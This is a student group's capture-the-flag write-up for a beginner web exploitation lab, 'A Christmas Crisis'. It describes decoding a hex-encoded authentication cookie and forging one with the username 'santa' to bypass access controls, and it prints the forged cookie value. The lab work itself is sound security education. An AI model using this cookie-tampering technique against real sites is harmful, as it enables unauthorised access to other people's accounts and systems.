

PSP0201

Week 2

Writeup

Group Name : Mali Pape

Members:

ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazarjee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member


Day 1: Web Exploitation - A Christmas Crisis

Tools used: Kalilinux and Firefox


Solution/walkthrough:

Question 1:


The registration and log in page of Christmas Control Centre.



Opened the browser developer and navigate to inspector tab.




The title of the websites and be found in between the <title> and </title> html tags which is Christmas Console.




Question 2:


Register for an account for the Christmas Control Centre. Log in to the page and opening the browser developer tool.



Arrived at View Console page. No access is given to activate the tasks. Open the browser developer tools by pressing F12 function key and navigate to the storage segment.




The name of the cookie used for the authentication is auth




Question 3:

The cookie is stored in hexadecimal value.




Question 4:

Opening Cyberchef in browser and selecting 'From Hex' option before entering the input which is the cookie obtained from the website.



The following output can be seen which is in JSON format.



Question 5 and 6:

The company value is "The Best Festival Company" and username can also be obtained from the cookie.


```
*****
time: 31ms
length: 59
lines: 1

Output


{"company":"The Best Festival Company",
"username":"azriy"}
```

Question 7:


Searching the username to be replaced using 'To Hex' function.




Searching 'santa' in hexadecimal to be replaced to current username.



Replacing the username.






Santa cookie will be


"7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d"

Question 8:

Replacing the cookie with santa as username at the browser developer tools, which will give the access to the assembly line.



Activating the task accordingly and receiving the flag.



Thought Process/Methodology:

This day started as I visit the the Christmas Control Panel. I then use the keyboard shortcuts of ctrl+F12 to open the developer mood on Firefox. Then, I navigate to inspector tab. Here, I search for the title of the day as instructed in question 1 between the <title></title> html tag, which gives us Christmas Console. After that, I register for an account to and log in to the page to proceed with question 2. I then open the developer mode and started navigating to the storage tab, where here, the cookie of the page are saved. No access we given to me yet at this moment to activate the task displayed. After inspecting the cookie, it can be seen that the name of cookie used for the authentication is called "auth" - saved in hexadecimal value. Using Cyberchef, I then converted the hexadecimal values to ASCII value to read the cookie behind it. The cookie is displayed and showing that it is save in JSON format. To continue the task, I search for the username and santa name is hexadecimal value and proceed to change them to gain access to activated the task which is inhibited before it.

